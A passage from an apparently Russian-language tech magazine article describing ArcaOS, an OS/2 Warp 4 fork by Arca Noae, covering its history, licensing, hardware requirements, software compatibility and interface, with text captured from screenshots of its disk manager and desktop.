
Но в 2011 году проект начал испытывать финансовые трудности, а Mensys BV и вовсе очутилась на грани банкротства. Все работы над этим проектом были прекращены, а поддержку системы передали дружественной компании PayGlobal Technology BV, которая продолжила взаимодействовать с покупателями коммерческих лицензий в течение следующих нескольких лет, после чего ОС eComStation окончательно прекратила свое существование.

Тут-то на сцену вышла небольшая компания Arca Noae из американского города Лисберг, штат Вирджиния. В 2015 году она тоже заключила лицензионное соглашение с корпорацией IBM и получила право на использование ядра и системных компонентов OS/2 Warp 4.52 для создания собственного форка «полуоси» — ArcaOS. Arca Noae не только взялась полностью поддерживать старый софт для этой платформы, но и поставила перед собой амбициозную задачу: показать человечеству, как выглядела бы OS/2 в XXI веке на актуальном и современном железе. Система платная: лицензия для частного использования стоит 129 долларов США, коммерческая 239 долларов, при этом отличаются они только сроком и условиями технической поддержки. Но мы то знаем, как получить дистрибутив этой системы в образовательных и исследовательских целях.

СИСТЕМНЫЕ ТРЕБОВАНИЯ ARCAOS

Сама ArcaOS, как и OS/2 Warp 4, 32 разрядная операционная система для архитектуры x86. Она может запускаться и на компьютерах с 64-битным процессором, но работать все равно будет в 32 разрядном режиме. Для запуска требуется машина с процессором начиная от Pentium I 300 МГц. Подойдут и более современные, но при этом в BIOS придется отключить Hyper Threading или Simultaneous Multithreading (SMT) во времена OS/2 подобных технологий еще не существовало, и это ограничение распространилось на производную ОС по наследству. В свое время существовала версия OS/2 для процессоров PowerPC под названием Workplace OS, но ArcaOS не работает на процессорах других архитектур, кроме Intel.

Дистрибутив занимает 2,29 Гбайт, для развертывания системы потребуется 3 Гбайт свободного пространства на разделе с размером сектора 512 байт. Подойдут не только классические IDE/ATA винчестеры, но и SSD- и NVME-накопители, при этом тома с разметкой MBR должны поддерживать выравнивание по цилиндрам, а для разделов GPT никаких ограничений нет, поскольку в таких разделах ArcaOS программно эмулирует MBR-диск с требуемыми параметрами. Родная файловая система для ArcaOS HPFS, также поддерживается JFS (ее рекомендуют использовать для дополнительных (расширенных) разделов или томов большого объема), UDF, FAT16 и CDFS. Тома FAT32 «из коробки» не поддерживаются, но для работы с такими разделами существуют дополнительные утилиты.



Volume Name	Partition Name	Status	File System	Size(MB)	Type
Volume 2	Volume 2	Startable	HPFS	16383	Primary

Logical Volume Manager - Physical Disk View
Boot Manager Volume Partition Tools View Help
Boot Manager
FAT16
HPFS
JFS
Other
Unknown
Unformatted
Free Space
[D1]
16383 MB
C:
16383 MB
Trash Can
Programs
ArcaOS™
Logical
0.7%
LVM Configurator
Logical Volume Manag
09:46:35 pm


Максимальный объем адресуемой ArcaOS оперативной памяти 4 Гбайт, минимально требуется 256 Мбайт. Все пространство оперативки, расположенное по физическим адресам выше 4 Гбайт, будет недоступно, но эта память может использоваться как RAM-диск. В качестве видеоподсистемы подойдет любая видеокарточка стандарта VGA (с поддержкой VBE 2.0), для поддержки звука нужен саундбластер на чипсете Uniaud, сетевые и беспроводные адаптеры тоже поддерживаются далеко не все. Система без проблем работает с устройствами USB 1.1 3.0. Иными словами, «Арку» можно водрузить на какой-нибудь древний ~~дедушкин~~ ноут, вдохнув в него вторую жизнь: необычная операционная система и старые игры для DOS отличная программа развлечений на новогодних праздниках! А поддержка UEFI позволит накатить ArcaOS и на новый ноутбук или комп, если ты вдруг решишь сделать кому нибудь ~~гадость~~ сюрприз.

Поскольку «Арка» — это прямая наследница «полуоси», в ней можно запускать 32 и 16 разрядные приложения OS/2, программы для MS DOS, практически все 16-битные программы Windows 3.1, а также портированный софт для Linux. Для запуска 32 битных Windows программ в системе предусмотрен специальный эмулятор под названием Odin, но, судя по отзывам, работают в нем далеко не все виндовые приложения. Кроме того, в ArcaOS имеется JVM, поэтому в ней без проблем запускаются программы на Java, есть поддержка Qt версий 3–6 и приложений на разработанном IBM языке REXX. Команда Arca Noae включила в состав своей ОС менеджер пакетов Yum из Fedora Linux, что, по их задумке, должно заметно облегчить портирование Linux софта в «Арку».

ИНТЕРФЕЙС И ВОЗМОЖНОСТИ

Интерфейс ArcaOS мультиязычный: помимо английского, имеются испанский, итальянский, немецкий, нидерландский и японский языковые пакеты. Поддержка русского языка, к сожалению, отсутствует.


Визуально ArcaOS мало чем отличается от классической OS/2 Warp 4 — тот, кто еще помнит эту операционную систему, сразу может почувствовать себя попаданцем в 2001 год. Та же инструментальная панель с кнопками и системными часами, те же элементы управления окнами, тот же набор системных меню. Немного отличаются только значки на рабочем столе. На встроенном интеловском VGA адаптере система вытягивает картинку 1024 × 768. Как и «полуось», ArcaOS поддерживает шесть виртуальных рабочих столов, между которыми можно переключаться с помощью специальной панельки в левой нижней части рабочего пространства.



TCP/IP Shadows
Netscape Communicator
Programs
Connections
Assistance Center
OS/2 System
OS/2 WARP
Shredder
C:(HPFS) 766 MB Free
09:46:39 pm
Computer
Network
Programs
Trash Can
Drive C
Folder Edit View Selected Help
Desktop DMISL etc Home IBMCOM IBMGSK IBMGSK40 IBMGSK50
IBMVESA LANGUAGE MMOS2 MPTN OS2 Programs PSFONTS
sys TCPIP usr var AUTOEXEC.BAT boot.dat chkdsk.log
chkdsk.old CONFIG.SYS IBMLVL.INI registry.dat
26 objects
31.23 KB total, 15,448 of 16,384 MB free
0.7%
08:53:59 pm

